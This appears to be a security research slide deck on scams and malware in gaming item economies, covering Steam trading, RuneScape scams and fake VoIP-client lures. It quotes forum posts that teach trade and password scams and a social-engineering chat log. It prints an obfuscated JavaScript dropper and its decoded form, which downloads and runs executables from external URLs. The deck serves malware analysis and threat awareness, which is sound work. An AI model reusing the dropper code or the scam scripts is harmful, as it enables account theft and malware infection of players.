

# **Malware in the Gaming Micro-economy**

Zack Allen  
Rusty Bower

# Zack & Rusty




# Background for non-gamers

- Non-functional cosmetic items introduced in 2009
- In 2010, an update was released that allowed players to trade hats and weapons with each other
- This has since been expanded to other games
  - CS:GO, DOTA, League of Legends



# Background for non-gamers



League of Legends LoL Account - Over 500 Skins - 15 Rune Pages - Rare Skins!

**\$800.00**

Buy It Now

[View Details](#)

Condition: New

Time left: 28d 7h 22m

Item location: Germany

Sold by: [desteffe87](#) (107★)

# Background for non-gamers



**(M9-bajonett) | Crimson Web**

 Counter-Strike: Global Offensive  
★ Hemlig Kniv

Exteriör: Fabriksny

Det här vapnet har StatTrak™-teknologi, som räknar viss statistik när det används av sin ägare.  
StatTrak™ - Antal dodade: 6  
\*Statistik för det här föremålet återställs efter byten i Steam eller gemenskapsmarknaden

Det här är M-9-bajonetten. Ursprungligen avsedd för att sättas fast på ett gevär, men är också väl anpassad för närstrid. Den har målats med ett zebrarandigt mönster med aluminium- och kromfärger med varierande reflektion, och har sedan täckts med en tomatröd lack.

[Inspektera i spelet...](#)

Taggar: ★, Hemlig, Terrorister, Anti-Terrorister, Kan bytas, Går att sälja

From:

Date:

Apr 14, 2014, 02:58:55 AM

Status:

Completed

Amount:

\$23.850 USD

Additional Details

Type

Payment

Transaction ID

25

K

# History of Scams



# History of Scams

## Runescape The Best RS MoneyMaking Scam

Discussion in 'PC Gaming Archive' started by Winter, Jan 4, 2011 with 11 replies and 9,953 views.



Winter

Jim. Over ruler of Sumo.

Messages: 1,808

Likes Received: 340



Jan 4, 2011

#1

I use to do this scam with my mate, it worked perfectly. This will only work if free trade is back

You will need 2 people and an item, a fairly cheap item. You go to the Varrock West bank and start saying. For this example we are going to use a Jug of Wine

Buying Jug of wine 70k!!! over and over.

Meanwhile your friend will be going selling Jug of wine for 40k.

Some dumba\*\* will make the connection, buy the wine, and right there is where you quit

This all seems to easy and only a retard or a 8 year old will fall for it. Well guess what. Most RS players are under 13. So it works perfectly.

Easy money. Not honestly earned. The way i like it 🤪

1 person likes this.

# History of Scams



## How to Avoid Scams in RuneScape

[Edit Article](#)

There are many ways RuneScape players choose to scam or trick other RuneScape players for personal gain. You'll be surprised by how elaborate a scammer's scheme might be. Either way, you must keep an eye out for such dishonest pixel-lovers.



# History of Scams

## How to Password Scam in RuneScape


[Edit Article](#)

This is a possible way to make money and steal accounts in the MMO RuneScape. It may become a hobby if you are experienced, and this is due because that all other means of scamming in RuneScape have been narrowed down to 3k and an account.



**EVE**<sup>®</sup>  
ONLINE

# How this all started..



 [The "Can you stand in?" Scam](#) Fluff (imgur.com)  
465 submitted 1 year ago by  [itsToTheMAX](#)  
 286 comments [share](#) [save](#) [hide](#) [give gold](#) [report](#)

---

[top 200 comments](#) [show all 286](#)

---

ZDARZDAROVA x Foxygen x

ZDARZDAROVA  
Offline

Never tell your password to anyone.

ZDARZDAROVA: hey

ZDARZDAROVA: mate

Ziggy Stardust: sup

ZDARZDAROVA: can you play +1 as stand-in pls ?

ZDARZDAROVA: for our cup

ZDARZDAROVA: in our city

ZDARZDAROVA: mate

Ziggy Stardust: do I know you?

ZDARZDAROVA: ye

ZDARZDAROVA: we played with you

ZDARZDAROVA: couple of days

Ziggy Stardust: I think you go tthe wrong guy

ZDARZDAROVA: nope mate lol

Ziggy Stardust: when is the game?

ZDARZDAROVA: ...

ZDARZDAROVA: btw

ZDARZDAROVA: do you have mic|?

Ziggy Stardust: ya

ZDARZDAROVA: coz you will be mid or carry

ZDARZDAROVA: you need listen all info

ZDARZDAROVA: from supports

ZDARZDAROVA: do you have mumble ?

ZDARZDAROVA: cuz we all here

Ziggy Stardust: yes

ZDARZDAROVA: which version ?

Ziggy Stardust: 1.2.4

Ziggy Stardust: shouldnt matter though

ZDARZDAROVA: ohh



SEND

Last message received: Wednesday, May 14, 2014 at 2:57 PM





ZDARZDAROVA ▾  
Offline

Ziggy Stardust: 1.2.4

Ziggy Stardust: shouldnt matter though

ZDARZDAROVA: ohh

ZDARZDAROVA: mate

ZDARZDAROVA: you need to update

ZDARZDAROVA: cuz

ZDARZDAROVA: i don't hear you

ZDARZDAROVA: :((

ZDARZDAROVA: sec

ZDARZDAROVA: <http://mumblesoftware.net>

ZDARZDAROVA: we are using that

ZDARZDAROVA: mate

ZDARZDAROVA: join pls

ZDARZDAROVA: press then room 5 estonia

Ziggy Stardust: what is the mumble info?

ZDARZDAROVA: in new

ZDARZDAROVA: version

ZDARZDAROVA: don't have that here

Ziggy Stardust: under estonia there are two options,

Kathlane.info and mobizone.ee

ZDARZDAROVA: you can't find us

ZDARZDAROVA: if you use other version

ZDARZDAROVA: you need which i gave

```
/** obfuscated **/
```

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?  
String.fromCharCode(c+29):c.toString(36)}};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]};e=function()  
{return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('17(X(p,a,c,k,e,r){e=X(c){W(c<a?  
\\':e(15(c/a)))+(c=c%a)>16?12.18(c+19):c.1a(14))};Y(!\\'.11(/^/,12)){10(c--)r[e(c)]=k[c]||e(c);k=[X(e){W r[e]};e=X()  
{W\\'\\\\\\w+\\'};c=1};10(c--)Y(k[c])p=p.11(Z 1b('\\'\\\\\\b\\'+e(c)+'\\\\\\b\\',\\'g\\'),k[c]);W p){\\'(7(w){6 4="%a%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\";7 5(m){f U S(m)}6  
N=M=5("L.K");6 e=5("j.J");7 9(g,4){I(!4||!g)f n;4=e.q(4);6 8=j.5("F.r");8.s("t",g,u);8.v(n);6 o=5("x"+"y.z");A(o)  
{B=3;C=1;D();E(8.p);G(4,2);H();f 4}}7 h(k)  
{e.h(k,0,0)}9("d://c.i/0","%a%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\P.Q");9("d://c.i/R","%a%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\b");9("d://c.i/T","%a%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\b.1");h(\\'\\'\\'\\'+4+\\'\\'\\'b.1\\'\\'\\')})  
(V)\\',13,13,\\'||||1c|1d|1e|X|1f|1g|1h|1i|1j|1k|1l|1m|1n|1o|1p|1q|1r|1s|1t|1u|1v|1w|1x|1y|1z|1A|1B|1C|1D|1E|1F|1G|1H|1I|1J|1K|1L|1M|1N|Y|1O|1P  
{})\\',62,125,'|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||return|function|if|new|while|replace|String|58|36|parseInt|35|eval|from  
{})
```


```
6. (function (Global) {
7.     var FileDest = "%APPDATA%\\\";
8.
9.     function CreateObject(ProgId) {
10.         return new ActiveXObject(ProgId)
11.     }
12.     var FSO = fso = CreateObject("Scripting.FileSystemObject");
13.     var WshShell = CreateObject("WScript.Shell");
14.
15.     function DownloadFileFromURL(Url, FileDest) {
16.         if (!FileDest || !Url) return null;
17.         FileDest = WshShell.ExpandEnvironmentStrings(FileDest);
18.         var oXMLhttp = WScript.CreateObject("Msxml2.XMLhttp");
19.         oXMLhttp.open("GET", Url, false);
20.         oXMLhttp.send(null);
21.         var oADOSTream = CreateObject("ADO" + "DB.Stream");
22.         with(oADOSTream) {
23.             Mode = 3;
24.             Type = 1;
25.             Open();
26.             Write(oXMLhttp.responseBody);
27.             SaveToFile(FileDest, 2);
28.             Close();
29.             return FileDest
30.         }
31.     }
32.
```




```
33. function Run(Path) {
34.     WshShell.Run(Path, 0, 0)
35. }
36. DownloadFileFromURL("https://copy.com/EpEH1bfliHh6Esyx", "%APPDATA%\7za.exe");
37. DownloadFileFromURL("https://copy.com/QPyVf6vqIJYWTsTY", "%APPDATA%\sysfile");
38. DownloadFileFromURL("https://copy.com/43VzW3Uk2hYwnRT1", "%APPDATA%\sysfile.cmd");
39. Run('"' + FileDest + 'sysfile.cmd')
40. })(this)
```

# Steam User Stats

Age Ranges - Steam Gamers  
n=1153




Hours spent per week on Video Games  
n=1153




\$ Amount spent per month ingame items

n=1153



Distribution of Inventory Prices  
n=1139



## Top Backpacks Values based on community prices

1



○ **GroovyPanda #stillcashingout**  
25563.94 keys or \$55,519.13

last updated 9 minutes ago

2



○ **Mattie!**  
22947.11 keys or \$49,835.96

last updated 6 minutes ago

3



○ **<FA+MAN>**  
21287.77 keys or \$46,232.24

last updated 29 minutes ago

4



○ **monkey**  
21241.81 keys or \$46,132.44

last updated 23 minutes ago

5



○ **Jewlander- NohleteR**  
20929.93 keys or \$45,455.10

last updated 21 minutes ago

6



○ **Shadows**  
20227.93 keys or \$43,930.51

last updated 38 minutes ago

7



○ **HLA | 4HT**  
19057.81 keys or \$41,389.27

last updated 36 minutes ago


8



○ **Ace**  
17033.16 keys or \$36,992.19

last updated about 3 hours ago

Distribution of Inventory Prices  
n=1139





# **Steampunks - Chasing the Criminals**

# Steampunks - PokeStealer

- Attacker runs Auto-Accept Bot
- Distributes Stub.exe to victims
  - With a method of their choosing




# Steampunks - cursevoice.exe

- Installs Curse Voice
- Also installs a RAT, giving the attack persistent access to the victim's computer



# Steampunks - mumble

- Dropped JavaScript
- Anti-analysis protections
- Steals private information from browsers
  - WScript.exe
- Installs into Startup



```
Ziggy Stardust: shouldnt matter though
ZDARZDAROVA: ohh
ZDARZDAROVA: mate
ZDARZDAROVA: you need to update
ZDARZDAROVA: cuz
ZDARZDAROVA: i don't hear you
ZDARZDAROVA: :(
ZDARZDAROVA: sec
ZDARZDAROVA: http://mumblesoftware.net
ZDARZDAROVA: we are using that
ZDARZDAROVA: mate
ZDARZDAROVA: join pls
ZDARZDAROVA: press then room 5 estonia
Ziggy Stardust: what is the mumble info?
```

# Steampunks - raidcall

- Dropped JavaScript
- “QEQWASDFASDF.PNG.EXE tried to sleep 1566864 seconds”
  - Approximately 62 days
- Steals private information from browsers
  - WScript.exe
- Installs into Startup

# Steampunks - YourSpeaks

- Unhooks multiple Windows functions
- Steals private information from browsers
- Installs into autorun
- Process Injection
- Performs HTTP requests

# Steampunk - Web “TTPs”

- Attack websites
  - Phishing
  - Malware droppers
  - Both
- Domain names split into two categories
  - “Brand” abuse
  - Image website linking to .scr/.jpg/.png but file header is executable

# Brands

- Betting/trades
  - csgolounge
  - dota2lounge
  - backpack.tf
- Games
  - steamcommunity
  - dota2
  - csgo
- VOIP
  - mumble
  - raidcall
  - ventrilo



